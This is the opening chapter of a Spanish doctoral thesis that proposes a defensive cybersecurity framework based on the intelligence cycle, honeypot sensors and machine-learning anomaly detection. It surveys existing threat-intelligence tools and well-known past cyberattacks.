Facultad de Informática

Tesis Doctoral

Título

Estrategia de Ciberseguridad distribuida, aplicando el concepto de Operación de Inteligencia

Carrera

Doctorado en Ciencias Informáticas

Tesista

Ing. Ignacio Martín Gallardo Urbini

Directora

Dra. Patricia Bazán

Asesores Científicos

Mg. Paula Venosa, Mg. Nicolás del Rio

La Plata, Argentina. Año 2021

Índice

Capítulo 1 - Presentación de Tesis

1.1 Resumen

La evolución tecnológica de los últimos años en el campo electrónico y digital, ha transformado la industria, el comercio, el sector servicios y doméstico, el ámbito militar y nacional, generando una mayor demanda de transacciones ante la necesidad de interactuar por intermedio de redes de computadoras, almacenar información, administrar sistemas críticos y, en los últimos años, sostener la plataforma que habilita el trabajo remoto y las gestiones de trámites y servicios on line.

En 1983, Fred Cohen, un estudiante graduado de la Universidad del Sur de California, ofrece una visión profética del futuro digital cuando demuestra un virus informático durante un seminario de seguridad en la Universidad Lehigh de Pensilvania. Cohen insertó su código de prueba de concepto en un comando de Unix y, a los cinco minutos de lanzarlo en una computadora central, obtuvo el control del sistema. En otras cuatro demostraciones, el código logró tomar el control en cuestión de segundos, evitando todos los mecanismos de seguridad vigentes en ese momento. Este programa de autorreplicación fue comparado con un virus biológico, acuñando así el término; donde era la primera vez que se definia la palabra "virus" aplicado a la computación, esta acepción resultaba extraña ya que el virus que por entonces estaba en boca de todos era aislado unos días para evitar su transmisión. Este, fue el primer paso para que un cuarto de siglo después, los virus informáticos se conviertan en una pandemia para la que no hay vacuna. Y desde ese momento, los ataques cibernéticos masivos a empresas y estados acapararon las noticias de todo el mundo hasta estos últimos años, poniendo en evidencia que todos están expuestos y pueden ser más vulnerables de lo que realmente se cree.

La primera responsabilidad de cualquier gobierno es garantizar la seguridad, en cualquier contexto, ámbito o dimensión. Dado que las amenazas hacia la integridad y supervivencia de las naciones tienen desde un principio naturaleza militar, tradicionalmente, la seguridad de estas sociedades fue gestionada meramente por el sector de la defensa. No obstante, el constante cambio en el contexto, el surgimiento de nuevos riesgos, la naturaleza heterogénea de los factores que rodean al mundo, ha motivado a muchos estados a llevar a cabo una revisión de raíz y transformación de políticas de defensa y seguridad[119]. Por lo tanto, la invención de instituciones u organismos que velan por la seguridad en un marco de conflictos heterogéneos entre los estados, toma un rol sustancial en el campo de las relaciones internacionales[116].

Una de las opciones para abordar la problemática planteada utilizada con más frecuencia, fue la creación de organismos a cargo de la seguridad denominados *servicios de inteligencia*. Estos servicios, fueron apareciendo o formándose en todo lugar, entidad,

sociedad o estado que se ha topado con el requerimiento de proteger sus intereses ante potenciales amenazas, en donde el objetivo principal es proporcionar a los gobiernos por medio de procedimientos no convencionales información valiosa y seguridad integral, para así poder contribuir a que se ejecute la mejor decisión previniendo riesgos o disminuyendo el impacto de los mismos[116].

El accionar de los servicios de inteligencia responde a distintas instituciones, es decir, no están sujetas a una sola, pues varía de acuerdo a los intereses, capacidad y legislación de cada país. Además, los servicios de inteligencia sólo son legítimos cuando sus poderes excepcionales derivan de una legislación adecuada. Regular dicha actividad, resulta un elemento imprescindible para los estados. Es así como el accionar de los servicios de inteligencia, de igual manera, comprende un ciclo de actividades distribuidas llamada *operación de inteligencia* que contiene las siguientes fases: 1- Dirección y Planificación (donde se definen los requerimientos y recursos a utilizar), 2- Recolección (donde se recauda todos los datos e información necesaria para cubrir los requerimientos), 3- Procesamiento, Análisis y Producción (donde se produce la inteligencia requerida) y 4- Difusión (donde se da aviso a los tomadores de decisiones)[116].

En 1956, John McCarthy, Marvin Minsky y Claude Shannon en la Conferencia Dartmouth, introdujeron un concepto muy popular llamado *inteligencia artificial*; utilizado para describir la capacidad de las máquinas de decidir por sí mismas, refiriéndose principalmente a niveles de cómputo muy avanzados. En este sentido, se habla de un *servicio de inteligencia artificial* cuando se utilizan algoritmos que actúan por detección automática y son capaces de clasificar e interpretar una intencionalidad humana de manera desasistida de personas. La inteligencia artificial busca entonces, generar inteligencia real, crear métodos de aprendizaje de forma autónoma, como lo haría un humano. El desarrollo de un caso de operación de inteligencia para detectar fraudes en transacciones virtuales, podría comenzar con el cliente proveyendo los datos que ha recolectado de sus transacciones, y el módulo de inteligencia introduce estos datos para entrenar un algoritmo, luego se ejecutan simulaciones, cambiando la ponderación de distintas variables y calibrando los resultados cada vez que un cliente intenta hacer un fraude. Para ello se usan modelos de aprendizaje automático combinados con big data , lo que permite "entrenar" a los sistemas en tomar decisiones de manera inteligente y autónoma, para bloquear nuevas amenazas[117].

El objetivo de esta tesis entonces, es lograr un punto de convergencia conceptual entre Ciberseguridad, Detección de Anomalias, Aprendizaje Automático y conceptos de procedimientos dentro de las operaciones utilizadas por los Servicios de Inteligencia Gubernamentales para finalmente crear y construir un framework compuesto por módulos de aplicación práctica para la defensa dinámica ante amenazas denominado "Estrategia de Ciberseguridad distribuida, aplicando el concepto de Operación de Inteligencia".

1.2 Introducción

El origen de la *inteligencia*, como producto que resulta de la búsqueda, registro, análisis, evaluación, integración, comparación e interpretación de la información disponible que concierne a un decisor, ha ido estrechamente ligada al desarrollo de los pueblos, imperios y posteriormente de los estados. La *inteligencia* constituye un producto para reducir la incertidumbre que normalmente aparece en todo proceso de toma de decisiones en el nivel de decisión estratégica, o aquella decisión dentro de un contexto de conflicto, donde una persona razona y especula acerca de los fines y medios propios y ajenos, partiendo de la situación que se caracteriza por una gran incertidumbre, máxima abstracción, poco estructurada y sin que la persona tenga bien determinado el o los objetivos propios, y tan solo reconoce sus propios valores y los hechos que percibe de esa situación. En este nivel de decisiones, la *inteligencia* operacional es un producto de gran utilidad, porque con la aplicación de la misma, la persona puede reducir la incertidumbre y la complejidad de las situaciones que presenta todo conflicto, incluso anticiparse a estos. Asimismo, la implementación de operaciones de inteligencia ha marcado la guerra, y el desarrollo de ésta ha marcado la historia[118].

En el 3000 AC ya se encontraban las primeras muestras de la utilización de operaciones de *inteligencia*. En Mesopotamia, cuando Sargon I de Acad controlaba un importante territorio entre el Mediterráneo y el Golfo Pérsico, creó una red de "espías" utilizando mercaderes que le informaban de las características de los territorios y las civilizaciones que pretendía dominar[3].

En el Imperio chino se encontraba el primer tratado militar en el que se hacen referencias al espionaje aplicado a la recolección de información para producir *inteligencia*: el Arte de la guerra, de Sun Tzu, trata en alguno de sus pasajes sobre la importancia que tiene el conocimiento y la información producto de la producción de *inteligencia* antes de presentar batalla[2].

Revisando en el tiempo, desde la historia griega se puede observar cómo los habitantes de esta sociedad utilizaban a la *inteligencia*, como también lo hacía el Imperio persa. Es en este periodo cuando empiezan a desarrollarse sistemas de comunicaciones encubiertas y cifrados de mensajes. Se daba de esta forma un paso más allá en los métodos empleados hasta ahora, que no consisten más que en infiltrar exploradores en las filas enemigas para recolectar información para luego analizarla, producir *inteligencia* y aplicarla a la toma de decisiones estratégicas[4].

Otro claro ejemplo de los primeros usos de operaciones de *inteligencia* nace junto a la escritura de la biblia entre el 900 antes de cristo y el 100 después de cristo, donde se narra cuando Jacob envía a sus hijos a Egipto a explorar el territorio. Ellos son descubiertos y acusados de "espías"[1].

Durante siglos y siglos, los países han producido *inteligencia* con el fin de formular

respuestas adecuadas en relación a las amenazas o riesgos que puedan afectar la seguridad exterior e interior de la nación, como así también respecto de las actividades criminales que por sus características puedan afectar derechos fundamentales de sus habitantes. Previamente a la invención tecnológica, las operaciones de inteligencia se limitaban a tareas de exploración y la utilización de esteganografía para la codificación de mensajes. A finales de 1970 Estados Unidos lanzó por primera vez en la historia un satélite para tareas de reconocimiento y recabado de información. Por otro lado, el espionaje de la Unión Soviética descansó los satélites Yantar. Por lo tanto, estos fueron el embrión de operaciones de inteligencia sobre el espacio y mejoradas en tecnología, con sistemas de resolución avanzada para captar información. En la actualidad, el *ciberespacio* forma parte de un dominio de la guerra como también lo son el agua, aire y tierra (en otras palabras, marina, fuerza aérea, y ejército). La vida y los bienes de las personas dependen cada vez más de los sistemas de información. Las infraestructuras críticas de un país son objetivos estratégicos y pueden verse afectados durante cualquier conflicto entre sociedades y países, pero la naturaleza abstracta, impredecible, intangible e inmaterial del *ciberespacio* genera incertidumbre, por lo que puede hacer que la derrota, la victoria y el daño de una batalla sean imposibles de calcular, y es por esto que los encargados de la seguridad y tomadores de decisiones de hoy en día deben entender y abordar esta nueva amenaza mundial y disponer de herramientas para detectar de manera temprana cualquier comportamiento compatible con un ciberataque[10]. Analizando un enfoque más detallado de ciber-agresiones en las cuales la sociedad está inmersa, se comienzan a identificar desde el año 2007 distintas agresiones de gran magnitud, cuyas características fundamentales y predominantes han sido el daño causado por software a instalaciones físicas, como es el caso de la agresión de Rusia a Estonia, el Banco Nacional de Giorgia [51]puesto en jaque por Rusia[53] y la voladura de la planta de enriquecimiento de uranio – Irán[51][52]. Se verificaron además numerosos casos de ciberespionaje, implicando el robo de secretos tecnológicos muy relevantes de China a Estados Unidos, como también ciberespionaje de Estados Unidos a China. Los efectos de las agresiones en el ciberespacio se fueron incrementando por la escasa cantidad de recursos humanos, métodos, estrategias y herramientas disponibles que posibiliten la detección temprana de ciberataques. El crecimiento desmedido de Internet y la capacidad de acceder no solo al uso de dispositivos, sino a la información detallada correspondiente a distintos organismos, empresas y personas, hace aún más difícil la tarea de descubrimiento de actividades poco deseables u orientadas a ciberdelitos. El ciberespacio puede ser controlado sólo con personal capacitado, métodos, definición de estrategias y herramientas que lo permitan, herramientas que hagan posible la detección de ciber-agresiones respetando la privacidad de las personas. Existen numerosas herramientas desarrolladas de libre acceso y uso o bajo licenciamiento. Estas herramientas permiten ser ejecutadas en distintos dispositivos, en algunos con ciertas dificultades o incompatibilidad entre distintos sistemas operativos. Las prestaciones que brinda cada herramienta tiene funcionalidades genéricas y a veces insuficientes para cubrir las necesidades de los

distintos usuarios. Se observa también carencia de bases de datos o bases de conocimiento compartidas, conteniendo histogramas representativos de flujos de red correspondientes a distintos tipo de agresiones en el ciberespacio.

Una estrategia es un esquema desarrollado para intentar alcanzar los objetivos que se han fijado. El objetivo de una estrategia defensiva en el contexto de la ciberseguridad es garantizar el continuo funcionamiento de los sistemas. Este objetivo se convierte en un fundamento básico que influye en el comportamiento global de los involucrados y debe ser guiado por una política clara y completa, apoyada desde la dirección. Es importante tener en cuenta que la victoria en una guerra a la defensiva consiste en anticiparse sistemáticamente a los ataques del enemigo.

A pesar del esfuerzo que hacen los especialistas en ciberseguridad para implementar variadas herramientas de seguridad en las infraestructuras, éstas son extremadamente caras y no suficientes para protegerlas frente al cambiante panorama de ciber-amenazas que podrían impactar en sus activos. Las soluciones tradicionales de seguridad se enfocan principalmente en proteger el perímetro de interés, enfocándose así principalmente en las amenazas externas. Sin embargo, estas evolucionan constantemente, lo cual requiere que aquellos que deseen permanecer resilientes en sus operaciones deban mantenerse informados y un paso más delante de los atacantes.

Para la definición de una estrategia defensiva de ciberseguridad se pueden emplear las mismas variables que se tienen en cuenta en la doctrina de la inteligencia aplicada a la seguridad nacional, en donde se presentan elementos de agresión similares a los analizados en un ciberataque: sabotaje, hostigamiento a la víctima en su propio terreno, uso de destacamentos irregulares con ataques rápidos y sorpresivos, clandestinidad, gran movilidad, bloqueos temporales de los canales básicos de comunicación y provisiones y secuestro/robo de activos.

Ante este nuevo contexto de ciberamenazas avanzadas, en las cuales están involucrados grupos criminales y hacktivistas con intereses políticos y económicos, surge la motivación de iniciar esta línea de investigación con el fin de llevar a cabo el desarrollo de una estrategia de *inteligencia* o *ciberinteligencia* como elemento clave para reforzar la estrategia de la seguridad de la información.

El objetivo general de esta tesis es abordar una reflexión sobre esquemas defensivos estáticos para luego proponer nuevas técnicas que nacen en la doctrina de la *inteligencia* y abordan la desigualdad entre las millones de amenazas de internet y objetivos específicos definidos especialmente para combatirlas, aplicando nuevos métodos de operaciones.

Esta tesis estará conformada por seis secciones, en donde se comenzará en la primera sección con una presentación completa y detallada de la tesis. Luego, en la segunda parte se describirán conceptos esenciales de la ciberseguridad los cuales servirán de base para comprender las siguientes temáticas a tocar. En la tercera parte se desarrollarán los fundamentos de los Sistemas de Detección de Intrusos, Detección de Anomalías y aplicaciones existentes a la Ciberseguridad —cimientos que se utilizarán para luego desarrollar el caso de estudio de esta tesis—. La cuarta sección estará enriquecida con conceptos e historia de la Inteligencia, su doctrina y su relación con la ciberseguridad,

teoría esencial para entender los principios de funcionamiento de Estrategia, Defensa y Seguridad—columna vertebral de esta tesis—. En el quinto capítulo se presentará y desarrollará la "Estrategia de Ciberseguridad distribuida, aplicando el concepto de Operación de Inteligencia" propuesta en esta tesis, luegi en el capítulo 6 un caso de estudio con el objetivo de validar la misma. Finalmente, en la ultima sección se presentarán las conclusiones, trabajo a futuro, bibliografía y referencias.

1.3 Objetivos y Aportes

Gran cantidad de personas en el mundo han estudiado ciencias informáticas, especializándose en seguridad de la información, ciberseguridad y ciberdefensa; no obstante, actualmente muchos son responsables de sectores relacionados con estas áreas de conocimiento en diferentes partes del mundo, incluyendo organismos gubernamentales, fuerzas armadas y/o grandes organizaciones privadas ligadas directamente a la sociedad y el estado. Sin embargo, de esta gran población, son contados los que han dedicado realmente su tiempo a practicar y estudiar tácticas y estrategias de *inteligencia*; tal vez es por esta razón la rareza de traer la seguridad de los sistemas de información para el campo de la *inteligencia* y hacer uso de estas antiguas técnicas.

Esta línea de investigación y desarrollo tiene como objetivo general abordar una reflexión sobre esquemas defensivos estáticos para luego proponer nuevas técnicas que nacen en la doctrina de la *inteligencia* y abordan la desigualdad entre las millones de amenazas de internet y objetivos específicos definidos especialmente para combatirlas, aplicando nuevos métodos de operaciones.

Cualquier líder de una estrategia de *inteligencia*, conocido por las fuerzas desiguales de la defensa no debe ser estático sino dinámico; observando y analizando al enemigo por medio de la recolección de datos distribuida en el campo de observación, técnicas de reunión, análisis de la información, intercambiando otros recursos por tiempo, y solo cuando hay un alto grado de certeza, entonces responder. En el caso específico de una operación de *inteligencia*, habrá un umbral por debajo del cual no se puede avanzar más, esta línea se llama "etapa de difusión", y llega a ella aplicando una estrategia para garantizar la seguridad llamada "operación de *inteligencia*" y es lo que da lugar a esta propuesta de tesis.

Entre los objetivos específicos de esta investigación se encuentran los siguientes:

- Aplicar tecnicas de operaciones de inteligencia a la ciberseguridad.
- Planificar y organizar la estrategia de seguridad defensiva aplicando operaciones de inteligencia con la finalidad de transformar la "estática" actitud defensiva actual por una innovadora y "dinámica".
- Investigar, desarrollar e implementar componentes informáticos distribuidos en la red para la reunión de información, con el fin de mantener eficientemente el cuadro de situación de las amenazas tanto en la etapa de observación para el aprendizaje y

conocimiento del contexto hostil, como en el tiempo real del funcionamiento del sistema.

- Desarrollar e implementar un sistema inteligente aplicando conceptos de minería de datos y técnicas de aprendizaje automático que se nutren de la información obtenida por los componentes informáticos nombrados en el objetivo anterior.
- Evaluar e Implementar un modelo de aprendizaje automático para comprobar la propuesta de esta tesis.
- Converger en el despliegue de un sistema de detección temprana de patrones anómalos en la red, con el objetivo de tomar decisiones anticipadas a la materialización de una posible amenaza.

El aporte original de esta línea de investigación se basa prácticamente en la propuesta de una estrategia de ciberseguridad aún no planteada formalmente ni estandarizada, sustentada por el conocimiento de operaciones de inteligencia para la defensa, y aplicado a un enfoque dinámico, para ante la existencia de un riesgo de amenaza, adelantarse a que la misma se haga efectiva. De esta forma, cambiar el enfoque actual, dejando de lado el antiguo concepto de defensa "amurallada", por uno más innovador, en donde se infiltran recolectores de informaciòn o "espías" en "terreno desconocido" o red externa para extraer datos e información, aprender del contexto, analizar y detectar patrones, para luego de forma temprana y en tiempo real, poder tomar decisiones defensivas, disuasivas u ofensivas.

1.4 Estado del Arte

Hoy en día, existen muchos proyectos que pretenden abordar funcionalidades similares a los de la propuesta de esta tésis, como por ejemplo la detección de ciberataques en tiempo real, detección de patrones en base al estudio del comportamiento, utilización de algoritmos de aprendizaje automatizado, realización de inteligencia de amenazas, detección de amenazas de día cero, reducción de falsos positivos, detección y alerta de amenazas en tiempo real, adaptamiento al comportamiento normal de la red de la organización, detección de comportamiento anormal, y adaptación a las amenazas cambiantes, de fácil configuración accesible para cualquiera, y simple arquitectura, con posibilidad de escalar de acuerdo a la infraestructura asignada. Estos proyectos cuentan con distinto tipo de evolución y se constituyen como proyectos, software, plataformas o herramientas. Su disponibilidad depende del tipo de licenciamiento, dado que no todos cuentan con versiones libres o con licencia académica para su evaluación. En ese sentido, los proyectos que no permiten acceso libre son evaluados y considerados desde la documentación disponible en el sitio web oficial del mismo.
Dicho esto, se describen a continuación algunas de las soluciones que se consideran similares a la propuesta de esta tésis desde el punto de vista nombrado al principio de este párrafo:

- **Amplitude Behavioral Analytics**, es un software de análisis de comportamiento que permite realizar un seguimiento de la actividad del usuario a través de plataformas y dispositivos que pretende obtener información fundamental para una visión precisa de su comportamiento de usuario. *Amplitude* proporciona análisis basados en eventos que miden las acciones que realizan los usuarios dentro de su producto. Un evento es cualquier acción distinta que puede realizar un usuario (como enviar un mensaje o comprar un artículo), o cualquier actividad asociada con un usuario (por ejemplo, recibir una notificación automática). Este software no está destinado a la detección de ciberamenazas, sino que está orientado la inteligencia de negocio negocio, donde se quiere conocer al usuario, para adaptarse y mantenerlo[5].
- **FireEye Threat Analytics** (TAP - *Thread Analytics Platform*), plataforma orientada a la detección y a la investigación de incidentes y análisis de amenazas basada en la nube. TAP proporciona visibilidad en toda la empresa, experiencia en detección codificada y flujos de trabajo de investigación guiados para ampliar su defensa contra los ciberataques más sofisticados de la actualidad. Esta plataforma está especializada en el análisis y la investigación para la detección de ciberamenazas[11].
- **Munin**, es un motor de detección de amenazas que aprovecha grandes volúmenes de datos de ataques históricos limitado a detectar Amenazas Persistentes Avanzadas (APT), pero también utiliza los datos en tiempo real de la organización para construir un modelo sofisticado de comportamientos normal de la red. Este enfoque de la seguridad cibernética basada en inteligencia artificial permite a Muninn identificar y detener los ataques de día cero[12].
- **C1fApp**, es una aplicación *open source* de *feed* de amenazas (base de datos de amenazas), que proporcionan un solo *feed*. Proporciona tableros de estadísticas, API abierta para la búsqueda, útil y ejecutándose desde hace unos años. Las búsquedas que permite realizar son en base a datos presentes en la base de datos pertenecientes a históricos de amenazas[13].
- **Cymon**, es una herramienta de monitoreo cibernético disponible gratuitamente y *open source* para tracear principalmente *malware*, *botnets* y *phishing*. Cymon ingiere diariamente más de 60.000 eventos y 17.000 direcciones IP de casi 200 fuentes en Internet para crear un perfil de amenaza y una línea de tiempo para direcciones IP, dominios y URL. Cymon provee la posibilidad de investigar fuentes sospechosas de ser maliciosas por medio del análisis de *big data*[14]. Esta herramienta se limita a la detección de dominios maliciosos, detección de pentesting pasivo por medio del análisis de logs en servidores Apache.
- **REYES**, es un sistema de alerta temprana desarrollado por InnoTec, ideado para ofrecer un modelo de intercambio para distintas organizaciones que internamente generan ciberinteligencia. REYES[129] aúna diferentes elementos de ciberinteligencia, con información de fuentes propias y otras herramientas como MARTA[130], LUCIA[131] y CARMEN[128], para dar una visión integradora a

todas las organizaciones que participan dentro de la red de monitorización del CCN-CERT[33].

- **Karma**, es una herramienta de uso gratuito que permite a las organizaciones verificar cómo son vistos sus activos de internet por las plataformas de inteligencia de amenazas. Uno de los principales objetivos del proyecto es el de acercar tecnologías complejas de seguridad a las empresas que no tienen los recursos como para administrar soluciones complejas. Además de la Inteligencia de Amenazas, Karma realiza varias verificaciones para detectar situaciones posiblemente problemáticas, como configuraciones SSL inseguras, y fechas cercanas de vencimientos, tanto de dominios como de certificados SSL [34].
- **Yeti,** es una plataforma destinada a organizar entidades y relaciones entre las mismas, permite definir indicadores de compromiso, TTP (técnicas, tácticas y procedimientos) y producir conocimiento sobre amenazas en un repositorio único y unificado. Yeti también enriquece automáticamente las entidades (por ejemplo, resolver dominios, geolocalizar direcciones IP) para que el usuario no tenga que realizarlo de forma manual. Esta plataforma ofrece al usuario una herramienta de análisis de inteligencia por medio de una interfaz gráfica para la construcción de grafos de contacto. Yeti, está orientado a organizar la información de manera que sea presentada lo mejor posible para la realización de análisis de inteligencia sobre ciberamenazas[50].

En la tabla 1, se comparan las características identificadas como las más relevantes entre las herramientas, plataformas y proyectos existentes y el framework propuesto en esta tesis.

Proyecto o Herramienta	Open source o de uso libre	Detección de patrones o amenazas	Etapa del Ciclo de Inteligencia	Amenazas a detectar	Resiliencia y Aprendizaje automático
Amplitude Behavioral Analytics	No	Detección de patrones	Recolección, Análisis y Difusión	Pérdida de Clientes	Ambas
FireEye Threat Analytics	No	Detección de amenazas	Análisis y Difusión	Anomalías en general	Ambas
Munin	No	Detección de amenazas	Recolección y Análisis	APT	Resiliencia
C1fApp	Si	Detección de amenazas	Recolección, Análisis, Difusión, Retroalimentación	Dominios maliciosos	Resiliencia
Cymon	Si	Detección de amenazas	Recolección, Análisis y Retroalimentación	Malware, botnet y phishing	Resiliencia
REYES	No	Detección de amenazas	Análisis y Difusión	APT, spam botnet,	Resiliencia

Proyecto o Herramienta	Open source o de uso libre	Detección de patrones o amenazas	Etapa del Ciclo de Inteligencia	Amenazas a detectar	Resiliencia y Aprendizaje automático
				malware.	
Karma	De uso libre	Detección de amenazas	Recolección, Análisis y Difusión	Genérico	Resiliencia
Yeti	No	Detección de Amenazas	Análisis	Genérico	Resiliencia
Propuesta de esta Tesis	Si	Ambas	Planificación, Recolección, Análisis, Difusión y Retroalimentación	Adaptable a las necesidades del organismo	Ambas

Tabla 1: Tabla comparativa de características destacadas

Antecedentes registrados en los últimos años de ciberataques:

- **Adobe reconoce que el ataque informático sufrido puede afectar a 38 millones de usuarios:** El ataque sufrido por Adobe fue el peor sufrido por la compañía, que ya ha admitido que los datos de al menos 38 millones de usuarios fueron robados además de códigos fuente de las principales aplicaciones de Adobe como Acrobat, Reader o Photoshop [46].
- **Un ataque informático afecta los servicios de Twitter, Spotify, Soundcloud y otros en Estados Unidos:** Es un ataque de denegación de servicio contra Dyn, un servidor de DNS que hizo que estos servicios digitales quedarán inaccesibles para algunos usuarios. Servicios como Twitter, Spotify, SoundCloud y Shopify, entre otros, tuvieron problemas de funcionamiento por un ataque de denegación de servicio (DDOS) contra Dyn, un proveedor de DNS en Estados Unidos. El ataque también afectó al New York Times, Github, Reddit y Vox entre otros. No obstante, quienes entraban desde fuera del país no tuvieron problemas para usar el servicio; sí afectó a quienes intentaron acceder desde la costa este de Estados Unidos, o usar un servicio con servidores en esa zona. La compañía logró mitigar el ataque y volver todos los servicios de Dyn a la normalidad por la mañana, pero pasado el mediodía se reanudó el ataque, según la compañía, lo que volvió a afectar la disponibilidad de esos servicios [45].
- **Chrysler retira casi un millón y medio de coches vulnerables a ataques:** La noticia abarcó uno de los mayores temores que se ha hecho realidad: los coches pueden ser atacados a distancia. Los expertos Charlie Miller y Chris Valasek encontraron un fallo de seguridad en los sistemas Uconnect de Fiat Chrysler que los hace vulnerables a ataques. No sólo demostraron que se podía acceder a mecanismos como la radio o el limpiaparabrisas, sino que podían manipular incluso el sistema de frenos. La compañía distribuyó un parche en su web para los conductores, y ha proporcionado una actualización para algunos vehículos que bloquea el acceso

remoto no autorizado. Pero además, han retirado 1,4 millones de vehículos que podrían estar afectados por esta vulnerabilidad de su sistema Uconnect[44].

- **EEUU investiga un ataque informático contra varias empresas:** El Gobierno estadounidense investiga una "actividad maliciosa" de varios ataques de denegación de servicio (DDoS) registrados contra los servidores de grandes empresas estadounidenses de internet como Twitter, Spotify, Github o el diario The New York Times. El incidente ocurrió a primera hora de la mañana en la costa este y duró unas dos horas, en las que las empresas de gestión de servidores como Dyn y Amazon Web Services intentaron contener los problemas de conexión con sus direcciones de DNS. Twitter confirmó que su servicio se mantuvo inaccesible en algunas partes del mundo durante dos horas "por fallos en la respuesta de servidores DNS", similar a los problemas que detectaron Zendesk, una empresa de software de relación con clientes, o Github, el más popular repositorio de código y colaboración en programación[43].
- **Stuxnet - El virus que tomó control de mil máquinas y les ordenó autodestruirse:** En enero de 2010, los inspectores de la Agencia Internacional de Energía Atómica que visitaban una planta nuclear en Natanz, Irán, notaron con desconcierto que las centrifugadoras usadas para enriquecer uranio estaban fallando. Curiosamente, los técnicos iraníes también parecían asombrados. El fenómeno se repitió cinco meses después en el país, pero esta vez los expertos pudieron detectar la causa: un malicioso virus informático[42].
- **Ciberataques a Stonia desde Rusia:** El ciberterrorismo, del que Estonia afirma haber sido víctima por parte de Rusia, se desarrolla a nivel internacional pero los Gobiernos no han estado muy activos para protegerse frente a esta amenaza creciente, según los expertos. Estos ataques informáticos consisten en dejar sin servicio las redes de internet de administraciones o empresas[41].

1.5 Temas de Investigación y Desarrollo

Para poder federar los conceptos de ciberseguridad e *inteligencia*, se realiza al principio un análisis de la doctrina de inteligencia haciendo hincapié en las etapas incluidas en el ciclo de vida de la inteligencia que pueden dar origen a esta área de conocimiento dentro de la ciberseguridad. Al realizar este paso, surgen las ideas de asociación de conceptos que se siguen en el transcurso del trabajo para poder aplicar tácticas originarias en la operación de *inteligencia* a la ciberseguridad, dando como resultado los siguientes ítems para la elaboración de esta investigación:

- **Diseñar el esquema dinámico de ciberseguridad:** acá queda definida la esencia de la defensa planteada inicialmente. Para asociarla con la operación de inteligencia, un esquema diseñado en etapas de operaciones, donde se realizan diferentes

procedimientos que convergen en la ganancia del factor tiempo para anticiparse a la actividad enemiga.

- **Entender la ciberseguridad contemporánea:** como tarea primera a la presentación de la propuesta, se cree necesario estudiar y describir la situación actual de la ciberseguridad, exponiendo las principales debilidades que presentan los métodos tradicionales de defensa.
- **Obtener información de las amenazas:** con el fin de tener conocimiento absoluto, estado y situación actual del contexto, se recolectan datos e información por medio de sensores distribuidos (*Honeypots*) desplegados en diferentes puntos estratégicos de la red. Para lograr esto se debe analizar la viabilidad de desarrollar sensores propios o utilizar ciertos existentes y adaptarlos al objetivo de esta tesis. También se estandariza una interfaz de recepción de información de amenazas con el objetivo de estar abierto a fuentes externas y potencialmente consumir datos de soluciones multivendor.
- **Analizar la información y detectar patrones:** desarrollar un componente basado en conocimiento experto para construir un sistema inteligente capaz de detectar comportamientos anómalos y clasificarlos en tiempo real. Para llegar a este objetivo, se deberá inicialmente analizar y estudiar los diferentes algoritmos existentes y optar por uno o varios modelos e integrarlo en el desarrollo del sistema de aprendizaje automático.
- **Procesar volúmenes de información creciente:** desarrollar un módulo de software encargado de pre-procesar toda la información necesaria para el entrenamiento del software de conocimiento experto.
- **Planificar e implementar la estrategia de ciberseguridad aplicada a la doctrina de inteligencia:** la metodología de planificación, organización y seguimiento de una operación de inteligencia se inicia por medio del denominado "Requerimiento de información", que responde a una estructura que tiene en cuenta hasta los detalles más significativos de toda la operación y lleva miles de años de aprendizaje y mejora. En virtud de esta idea es que se desarrolle un requerimiento de información ajustado a esta actividad de ciberseguridad como parte de la investigación. Cada uno de estos puntos son los que se llevarán a cabo en el desarrollo de la investigación, para evaluar la factibilidad de ejecutar una operación de ciberinteligencia aplicada a la ciberseguridad denominada "Estrategia de Ciberseguridad distribuida, aplicando el concepto de operación de inteligencia".

Para validar la propuesta, poner en práctica la estrategia y probar el funcionamiento, se aborda el desarrollo e implementación de una arquitectura de sistemas que está compuesta por diferentes componentes de software.

Por un lado se implementa la red de sensores (carnadas) “espías” encargados de la recolección de información sobre la actividad de la red. Estos mismos tienen la propiedad de simular comunicaciones convencionales entre sí y al mismo tiempo poder reportar en tiempo real al sistema de conocimiento experto.

Por otro lado, se debe abordar el desarrollo de un prototipo de herramienta para contribuir en la detección de comportamientos compatibles con ciberataques o de ciberamenazas. Aquí entra en juego el procesamiento y análisis de la información, invocando los diferentes algoritmos de aprendizaje automático, convergiendo así en un sistema de conocimiento experto y su implementación en tiempo real.
También se deberán abordar los siguientes requerimientos:

- Observar el comportamiento de la herramienta bajo distintas situaciones de ciberataques. Para lograr esto, se deberá realizar el desarrollo de un sistema de alertas.
- Disponer de facilidad operativa y actualizable de la herramienta: Con mecanismos de aprendizaje y entrenamiento a medida que se incrementa su uso.
- Observar gráficos de métricas: comparando los valores obtenidos provenientes de los flujos de red donde se encuentre instalado el sistema de monitoreo.
- Identificar patrones de comportamientos: según las gráficas observadas, asociadas con distintas etapas de ciberataques y clasificar las amenazas.

Como se planteó anteriormente, toda solución de seguridad va a estar atada a la decisión estratégica a utilizar. No obstante, optar por tácticas y estratégias aplicadas a la doctrina de inteligencia, aporta dinamismo y un gran valor agregado al momento de la defensa.

Este trabajo de investigación adopta una metodología cualitativa para el desarrollo desde cero de la arquitectura de seguridad junto a los componentes integrantes de la misma, de forma tal de poder lograr dicha estrategia. Las medidas actuales de seguridad no están a la altura de las polimórficas amenazas, por lo tanto se debe plantear una nueva línea de pensamiento. Un ejemplo muy concreto de esto es Cloudflare[109], una plataforma muy utilizada hoy en día por muchas grandes empresas, como *domain name service*, *content delivery network* y firewall de aplicación. Esta plataforma permite bloquear herramientas de escaneo o enumeración por medio de la detección de User-Agent presentes en las *requests*, pero si la herramienta automatizada configura un User-Agent distinto, la plataforma Cloudflare no detectará ni bloqueará esta actividad.

Se reitera que lo realmente crítico, es el absoluto desconocimiento del adversario en cuanto a su ubicación, magnitud, recursos, comportamiento y capacidades, de lo que surge el primer desbalance de fuerzas. Por otra parte, al estudiar las actividades de defensa y seguridad en el transcurso de la historia, no se encuentran registros de alguna fortaleza invulnerable. Dados estos dos aspectos, se propone analizar la ciberseguridad desde una mirada del dinamismo e inteligencia, es decir dejando de lado la actual concepción de defensa estática y centralizada materializadas en IDS, IPS, o Firewalls.

La doctrina de la inteligencia con su milenaria experiencia en recolección, análisis de información y toma de decisiones, plantea un escenario de operaciones particular, en donde toma protagonismo el motivo de esta investigación llamada "Estrategia de Ciberseguridad aplicando el concepto de operación de inteligencia". Este procedimiento justamente está pensado para contextos en los cuales la amenaza es superior a la víctima,

donde existe escasa información del mismo, y en virtud de este desequilibrio es por lo que se planifica "ceder recursos por tiempo, para poder conocer las amenazas, adelantarse a los hechos y tener una panorámica del contexto clara y definida".

